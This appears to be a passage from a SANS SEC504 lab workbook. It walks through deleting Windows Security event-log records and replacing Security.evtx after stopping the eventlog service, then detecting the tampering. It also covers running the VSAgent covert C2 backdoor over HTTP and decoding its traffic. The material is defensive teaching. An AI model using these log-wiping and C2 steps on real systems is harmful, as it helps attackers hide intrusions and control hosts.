Note that your EventRecordID will be different than the example shown here!

Close Event Viewer

Close the Event Viewer application to continue with the attacker steps.

Delete the Logon Event Log Entry

From the Administrator Command Prompt, use the `DeleteRecordofFileEx.exe` utility to remove the failed logon attempt event log entry, as shown here. Supply the EventRecordID value for your logging event identified in the previous step as the last argument (instead of the example below of *7464*).

```
C:\WINDOWS\system32> c:\tools\DeleteRecordofFileEx.exe Security.evtx 7464
[+]ReadPath:C:\WINDOWS\system32\winevt\logs\security.evtx
[+]EventRecordID:7464
[+]Delete success
```

The `DeleteRecordofFileEx.exe` utility creates a new event log file called `temp.evtx` in the current directory. In order to suppress the logging entry from Event Viewer, you must now replace the standard `Security.evtx` file with the modified version.

Stop the Windows Event Log Service

In order to replace a Windows event log EVTX file, it is necessary to stop the Windows Event log (*eventlog*) service. This service starts automatically even after stopping, so it is necessary to first disable the service, then stop it.

From the Administrator Command Prompt, temporarily disable the Windows Event Log service using the `sc` utility, then stop it using the `net` utility, as shown here. When prompted, answer *yes* to stop the dependent services as well.

Note that there is a space following `start=` *before* `disabled`.

```
C:\WINDOWS\system32> sc config eventlog start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\WINDOWS\system32> net stop eventlog
The following services are dependent on the Windows Event Log service.
Stopping the Windows Event Log service will also stop these services.

   Network List Service
   Network Location Awareness

Do you want to continue this operation? (Y/N) [N]: y
The Network List Service service is stopping.
The Network List Service service was stopped successfully.


.
The Network Location Awareness service was stopped successfully.

The Windows Event Log service is stopping.
The Windows Event Log service was stopped successfully.
```

Check the Windows Event Log Service

Use the `sc` command to confirm that the Windows Event Log service is stopped, as shown here.

```
C:\WINDOWS\system32> sc query eventlog

SERVICE_NAME: eventlog
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Note that the service state is stopped in the output here. Ensure that the service is stopped before continuing with the lab exercise. If needed, you can run the `net stop eventlog` *command again if the service is still running.*

Replace the Security.evtx File

Next, replace the Event Viewer `Security.evtx` file with the modified version in `temp.evtx` using the `copy` command, as shown here:

```
C:\WINDOWS\system32> copy temp.evtx
c:\windows\system32\winevt\Logs\Security.evtx
Overwrite c:\windows\system32\winevt\Logs\Security.evtx? (Yes/No/All): y
        1 file(s) copied.
```

Start the Windows Event Log Service

Next, enable and start the Windows Event Log service using the `sc` and `net` utilities, as shown here:

> *Note that there is a space following* `start=` *before* `auto`.

```
C:\WINDOWS\system32> sc config eventlog start= auto
[SC] ChangeServiceConfig SUCCESS

C:\WINDOWS\system32> net start eventlog
The Windows Event Log service is starting.
The Windows Event Log service was started successfully.
```


Confirm that the service is running using the `sc query eventlog` command, as shown here:

```
C:\WINDOWS\system32> sc query eventlog

SERVICE_NAME: eventlog
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Open Event Viewer

Next, look for the removed entry in Event Viewer. Start Event Viewer by clicking the Windows key then type `event viewer`. Click the Event Viewer application icon to open the application.

Expand the Windows Logs group, then click on the Security event log. Inspect the Event Viewer logs, scrolling if necessary to the time and date of the previously noted logon event. Notice that the event is no longer present in the event logs, as shown here.



Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	4/22/2019 6:09:23	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:09:21	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:09:20	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:08:02	Microso...	4776	Credential Validation
Audit Success	4/22/2019 6:08:02	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:06:58	Microso...	4798	User Account Manag...
Audit Success	4/22/2019 6:06:57	Microso...	4798	User Account Manag...
Audit Success	4/22/2019 6:06:56	Microso...	4798	User Account Manag...
Audit Failure	4/22/2019 6:06:53	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:06:53	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:06:53	Microso...	4673	Sensitive Privilege Use

Event 4673, Microsoft Windows security auditing.

The description for Event ID 4673 from source Microsoft-Windows-Security-Auditing cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/22/2019 6:49:23 PM
Event ID:	4673	Task Category:	Sensitive Privilege Use
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	Sec504Student
OpCode:	Info		

> *In this illustration, the absence of the deleted logging entry is indicated with an arrow.*

This step concludes the actions taken by an attacker for the exercise.

Deleted Logging Event Analysis (Defender)


For the next part of this lab exercise you will evaluate the artifacts left behind following an attacker's modification to the Windows event log data.

Identify Service Stop Events

Recall in this exercise how it was necessary for the attacker to stop the Windows event log service in order to replace the `Security.evtx` file with the modified content. The process of stopping and starting the event log service will create additional logging entries that may indicate potential tampering of the event logs.

From Event Viewer, navigate to Windows Logs | System. The System logging information will record events relating to changes in a system service.

Scroll to the events shortly after the time for the event deleted from your event log. Click on the event ID 7040 for the *Service Control Manager* event. In the General tab you will see the event logging message *The start type of the Windows Event Log service was changed from auto start to disabled*, as shown here.



System Number of events: 1,132

Level	Date and Time	Source	Event ID	Task Category
Error	4/22/2019 6:32:30 PM	Service Control M...	7001	None
Error	4/22/2019 6:32:27 PM	DistributedCOM	10005	None
Error	4/22/2019 6:32:27 PM	Service Control M...	7001	None
Error	4/22/2019 6:32:27 PM	Service Control M...	7001	None
Error	4/22/2019 6:32:24 PM	DistributedCOM	10005	None
Error	4/22/2019 6:32:24 PM	Service Control M...	7001	None
Error	4/22/2019 6:32:24 PM	Service Control M...	7001	None
Information	4/22/2019 6:32:14 PM	Service Control M...	7040	None
Information	4/22/2019 6:09:21 PM	Kernel-General	16	None
Information	4/22/2019 6:03:35 PM	Service Control M...	7040	None
Information	4/22/2019 6:00:57 PM	Service Control M...	7040	None
Information	4/22/2019 6:00:54 PM	Service Control M...	7040	None
Information	4/22/2019 6:00:54 PM	Service Control M...	7040	None


Event 7040, Service Control Manager

General | Details

The start type of the Windows Event Log service was changed from auto start to disabled.

Log Name:	System		
Source:	Service Control Manager	Logged:	4/22/2019 6:32:14 PM
Event ID:	7040	Task Category:	None
Level:	Information	Keywords:	Classic
User:	SEC504STUDENT\Sec504	Computer:	Sec504Student
OpCode:	Info		

This logging message corresponds to the attacker changing the service startup type from *automatic* to *disabled* as part of the process necessary to replace the `Security.evtx` file. Continue scrolling up to newer events to identify an additional, associated event with event ID 7040, corresponding to the return of the event log service from disabled to auto, as shown here.



System Number of events: 1,132

Level	Date and Time	Source	Event ID	Task Category
Error	4/22/2019 6:43:56 PM	Service Control M...	7001	None
Error	4/22/2019 6:43:55 PM	DistributedCOM	10005	None
Error	4/22/2019 6:43:55 PM	Service Control M...	7001	None
Error	4/22/2019 6:43:55 PM	Service Control M...	7001	None
Information	4/22/2019 6:42:45 PM	Service Control M...	7040	None
Information	4/22/2019 6:36:25 PM	Service Control M...	7040	None
Error	4/22/2019 6:34:04 PM	DistributedCOM	10005	None
Error	4/22/2019 6:34:04 PM	Service Control M...	7001	None
Error	4/22/2019 6:34:04 PM	Service Control M...	7001	None
Error	4/22/2019 6:33:21 PM	DistributedCOM	10005	None
Error	4/22/2019 6:33:21 PM	Service Control M...	7001	None
Error	4/22/2019 6:33:21 PM	Service Control M...	7001	None
Error	4/22/2019 6:33:15 PM	DistributedCOM	10005	None

Event 7040, Service Control Manager

General | Details


The start type of the Windows Event Log service was changed from disabled to auto start.

Log Name:	System		
Source:	Service Control Manager	Logged:	4/22/2019 6:36:25 PM
Event ID:	7040	Task Category:	None
Level:	Information	Keywords:	Classic
User:	SEC504STUDENT\Sec504	Computer:	Sec504Student
OpCode:	Info		

Note that the details for your event log entries, including date, time, and the other events in the event log will be different for your system.

Evaluate Gaps in EventRecordID

When using `DeleteRecordofFileEx.exe`, the attacker specfies an EventRecordID value to remove. The `DeleteRecordofFileEx.exe` tool removes the logging entry associated with the specified value, but does not update the other remaining event log entries to update the other EventRecordID values. Careful inspection of the event logs will reveal that there is a missing EventRecordID value in a sequence of logging events, as shown in the two images that follow.




Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/22/2019 6:09:21	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:09:20	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:08:02	Microso...	4776	Credential Validation
Audit Success	4/22/2019 6:08:02	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:06:58	Microso...	4793	User Account Manag...
Audit Success	4/22/2019 6:06:57	Microso...	4793	User Account Manag...

Event 4776, Microsoft Windows security auditing.

General Details

○ Friendly View ● XML View

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-
        5478-4994-A5BA-3E3B0328C30D}" />
      <EventID>4776</EventID>
      <Version>0</Version>
      <Level>0</Level>
      <Task>14336</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8010000000000000</Keywords>
                                        0:08:02.059697600Z" />
      <EventRecordID>7463</EventRecordID>
```



Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/22/2019 6:09:21	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:09:20	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:08:02	Microso...	4776	Credential Validation
Audit Success	4/22/2019 6:08:02	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:06:58	Microso...	4793	User Account Manag...
Audit Success	4/22/2019 6:06:57	Microso...	4793	User Account Manag...

Event 4673, Microsoft Windows security auditing.

General Details

○ Friendly View ● XML View

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-
        5478-4994-A5BA-3E3B0328C30D}" />
      <EventID>4673</EventID>
      <Version>0</Version>
      <Level>0</Level>
      <Task>13056</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8010000000000000</Keywords>
                                        8:09:20.406208800Z" />
      <EventRecordID>7465</EventRecordID>
```

In these two images, although the two event log messages are sequential, the EventRecordID is non-sequential, indicating a potentially deleted message.

The missing EventRecordID is a strong indicator of a manipulated event log, but identifying this pattern using Event Viewer is tedious to perform manually.

After inspecting the missing entry, close Event Viewer.

Create a Local Copy of Security.evtx

Return to your Command Prompt. Next, change to a temporary directory (`C:\temp`) and copy the `Security.evtx` file to the temporary directory, as shown here:

```
C:\WINDOWS\system32> cd \temp

C:\Temp> copy c:\windows\system32\winevt\Logs\Security.evtx .
        1 file(s) copied.
```

Note that the `.` *at the end of the* `copy` *command indicates that the copy should place the file in the current directory.*

Export Event Log as XML

The python-evtx library written by Willi Ballenthin (https://github.com/williballenthin) includes a sample script called `evtx_dump` . The `evtx_dump` tool reads from the Windows event log evtx file and extracts the content as an XML file. A simple utility by Joshua Wright (`evtxRecordIDGaps.exe`) reads from this XML file and identifies gaps in the EventRecordID values that could indicate removed event log entries.

From the Command Prompt, convert the `Security.evtx` file to XML format, as shown here:

```
C:\Temp> evtx_dump Security.evtx > Security.xml
```

Note that the `evtx_dump` *utility may take a minute or two to complete, and does not generate any output.*

Identify Missing EventRecordID Records

Next, use the `evtxRecordIDGaps.exe` utility to read from the XML file, identifying any non-sequential gaps in the EventRecordID records, as shown here:

```
C:\Temp> evtxRecordIDGaps.exe Security.xml
==== Gap between EventRecordID 7463 and 7465 (2019-04-22 18:08:02.859697 and 2019-04-
22 18:09:20.406208)
```

> *Note that the EventRecordIDs and the date/timestamps will be different on your system than the example shown here.*

The output of `evtxRecordIDGaps.exe` indicates that there is a gap between two EventRecordID values. This is a strong indicator of a compromised system and Windows event log, also revealing a time frame where you can focus additional investigation techniques to further evaluate the attack.

Conclusion

In this lab we covered how an attacker can remove evidence of their attack from Windows event logs. The reason this is so important is because it highlights how we need to correlate and fuse information from multiple sources to discover and verify an attack.

We also saw how it is possible to identify the evidence indicating the event log entries were manipulated. This can be a useful indicator when evaluating a system, revealing useful information about when modifications were made.

Why This Lab Is Important

All too often defenders are looking for a positive indicator that something happened. They're looking for a footprint in mud. Sometimes, the absence of something expected – a forest going suddenly silent – can be an indicator of something far more sinister.

Bonus (If Time Permits or Homework)

Experiment with the Invoke-Phant0m (https://github.com/hlldz/Invoke-Phant0m) tool, which will kill the event log threads, but keeps the service itself up and running. The effect of a tool like this is that any checks looking for a running event log service will pass, but the service itself is unable to do any writing.

Additional Resources

SANS SEC511: Continuous Monitoring and Security Operations (https://www.sans.org/sec511)

Lab 5.6: Covert Channels

Brief Intro

In this lab, we'll be using VSAgent to create command-and-control (also called C2) traffic that takes place over HTTP. It will "hide in plain sight" because VSAgent uses a cookie parameter named `__VIEWSTATE` to exchange all data.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Start VSAgent and use it to send commands to your system. Set up a listener and decode the data.

Walkthrough

Preparing the Lab Environment

First become root using the `sudo` command, as shown here.

> *Remember, your password is `sec504` .*

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Before running VSAgent you must clear any prior sessions. Do this by removing the database file, as shown here.

```
root@slingshot:~# rm /opt/course_www/vsagent-504/server/data.db
```

Starting VSAgent

Start the HTTP Server using `service nginx start`, as shown here.

```
root@slingshot:~# service nginx start
root@slingshot:~#
```

If you get an error starting the HTTP server, try running `killall -9 python2`, then run the `service nginx start` command again.

Then, start the backdoor:

```
root@slingshot:~# python /opt/course_www/vsagent-504/vsagent-504.py
http://10.10.75.1/vsagent-504/server/vssvc.php
```

Although you don't see any output, the VSAgent process is running.

Controlling the Client

Now, we will use Firefox to connect to the web UI for VSAgent.


Open a new terminal window and access the VSAgent web interface by browsing to the URL with Firefox, as shown below:

```
sec504@slingshot:~$ firefox http://10.10.75.1/vsagent-504/server/vsgui.php
```

Please note, there will be some errors shown in the terminal when you start Firefox. They are normal and will not impact the lab. Firefox may also take a minute or two to start up.

Controlling the Agent

Please note the following areas in the web-based GUI for VSAgent.


Mozilla Firefox
http://10.10.75.1/vsagent-
10.10.75.1/vsagent-504/server/vsgui.php
Search
?
X

[illegible]
00:0c:29:16:1f:f5*

vsagent>

VSGUI, Covert Channel Malware (VSAgent) C2 Panel

First, in the lower section, you will see `vsagent>`. This is where you will be able to type commands to the remote system.

Next, you see the hex MAC address of the controlled systems in the upper-left area.

And finally, the large white area on the right is where the results of the commands you run appear.

Now, let's look at the traffic.

Traffic

Open a new terminal window. In the new terminal window, use `sudo` to access the root account as shown here:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

As root, start `tcpdump` to capture network activity on the loopback interface (`-i lo`), capturing the entire packet (`-s0`), printing the packet contents in ASCII (`-A`). Pipe the output of `tcpdump` to the `grep` command to show only lines with the string *VIEWSTATE*.

> *We are doing this to focus on the C2 traffic and not view the HTTP GUI traffic, which is cleartext.*

```
root@slingshot:~# tcpdump -i lo -s0 -A | grep VIEWSTATE
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
__VIEWSTATE=eyJjb21tYW5kcyI6IFtdLCAiYWdlbnQiOiAiMDA6MGM6Mjk6NTE6OGM6ZjMifQ%3D%3D
        <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="eyJjb21tYW5kcyI6W10sImludGVydmFsIjoxMH0=" />
__VIEWSTATE=eyJjb21tYW5kcyI6IFtdLCAiYWdlbnQiOiAiMDA6MGM6Mjk6NTE6OGM6ZjMifQ%3D%3D
        <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="eyJjb21tYW5kcyI6W10sImludGVydmFsIjoxMH0=" />
```

Challenge

Now let's try a small challenge.

Try and take the VIEWSTATE parameter and decode it. The VIEWSTATE parameter is simple base64 and tools like `base64 --decode` should be able to decode it easily.

However, that is not the case. The C2 for VSAgent also has some hex-encoded data in the middle of the base64-encoded data. This will cause tools like base64 to generate errors.

> *No one said being a defender was easy.*

So, we will need to either delete the hex characters (they start with `%`) or we will need to convert them. The two characters you want to watch out for are `%0A` (a line feed) and `%3D` an `=`.

We recommend deleting the `%0A` and converting the `%3D` to an `=`. Also, the `man` pages are your friend!

> *A great tool for this is `awk`. It allows you to convert strings on the fly. In the slide, we give an example with dogs and cats. The trick is going to be chaining them together.*

Still, that is just one possible solution. Feel free to explore others!

One Possible Solution

Below is one possible solution. Please note that we chained the two `awk` conversions with a `;`. Also note that we took the base64 string, piped it into `awk` for the conversions, and then piped it into the `base64` utility for decoding.

```
root@slingshot:~# echo
eyJjb21tYW5kcyI6IFtdLCAiYWdlbnQiOiAiMDA6MGM6Mjk6MTY6MWY6ZjUifQ%3D%3D | awk
'{gsub(/%0A/,"");gsub(/%3D/,"=")}1' | base64 --decode
{"commands": [], "agent": "00:0c:29:16:1f:f5"}
```

The command shown in this example is very long, so we're showing it again here over multiple lines:

```
echo eyJjb21tYW5kcyI6IFtdLCAiYWdlbnQiOiAiMDA6MGM6Mjk6MTY6MWY6ZjUifQ%3D%3D |
awk '{gsub(/%0A/,"");gsub(/%3D/,"=")}1' | base64 --decode
```

Conclusion

We want to close the labs out with 504 by giving you a small glimpse of how clever these C2 channels can be. However, with a little bit of work and a little creativity, we can peer into the world of the attackers. Take a few moments when you get back to work to try this in your environment. Can your next generation firewall detect it?

You can convert a Python script into an `.exe` file with tools like `pyinstaller`, `pyInjector`, and `py2exe`. This feature is integrated into Veil, as described in Anti-Virus Evasion: A Peek Under the Veil (http://pen-testing.sans.org/blog/pen-testing/2013/07/12/anti-virus-evasion-a-peek-under-the-veil) by Mark Baggett.

Why This Lab Is Important

Skilled attackers will make use of allowed protocols in unexpected (and sometimes highly creative) ways. Even though they are doing this, with enough perseverance and creativity, defenders can still find what is taking place.

Bonus (If Time Permits or Homework)

Find other resources (https://null-byte.wonderhowto.com/how-to/hack-like-pro-create-nearly-undetectable-covert-channel-with-tunnelshell-0155704/) which show how to create command-and-control tunnels. Set up network listeners that will allow you to detect them.

Additional Resources

Anti-Virus Evasion: A Peek Under the Veil (http://pen-testing.sans.org/blog/pen-testing/2013/07/12/anti-virus-evasion-a-peek-under-the-veil) by Mark Baggett.

Related SANS Courses

SANS SEC503: Intrusion Detection In-Depth (https://www.sans.org/course/intrusion-detection-in-depth)

Suggested Books

Network Forensics: Tracking Hackers through CyberSpace

Connecting to the Network

This document outlines the steps for connecting your Slingshot Linux and Windows 10 VMs to a local network. Follow these steps to access the Capture the Flag (CTF) event, or anytime you need internet access from the lab VMs (such as to update the wiki content).

The steps in this lab cover the configuration needed to connect Slingshot Linux and Windows 10 to the network. You can skip to the pertinent configuration section by clicking one of the links below.

- Slingshot Linux/macOS Fusion (#slingshot-fusion)
- Slingshot Linux/Windows VMware Workstation (#slingshot-workstation)
- Slingshot Linux/Windows VMware Workstation Player (#slingshot-player)
- Windows 10/macOS Fusion (#windows-fusion)
- Windows 10/Windows VMware Workstation (#windows-workstation)
- Windows 10/Windows VMware Workstation Player (#windows-player)

Connecting Slingshot Linux to the Network

Follow these steps to connect your Slingshot Linux VM to the network.

Boot Slingshot Linux

First, start the Slingshot Linux VM in VMware. Wait for the system to finish booting, then log in to Slingshot Linux with the following credentials:

- Username: sec504
- Password: sec504

Change the VMware Network Connection to Bridged

For most of the exercises in SEC504, your Slingshot Linux VM will be configured to use VMware's *Host-only* network setting. This setting allows you to connect to the Windows VM and your local host platform, preventing anyone else from interfering with your system.

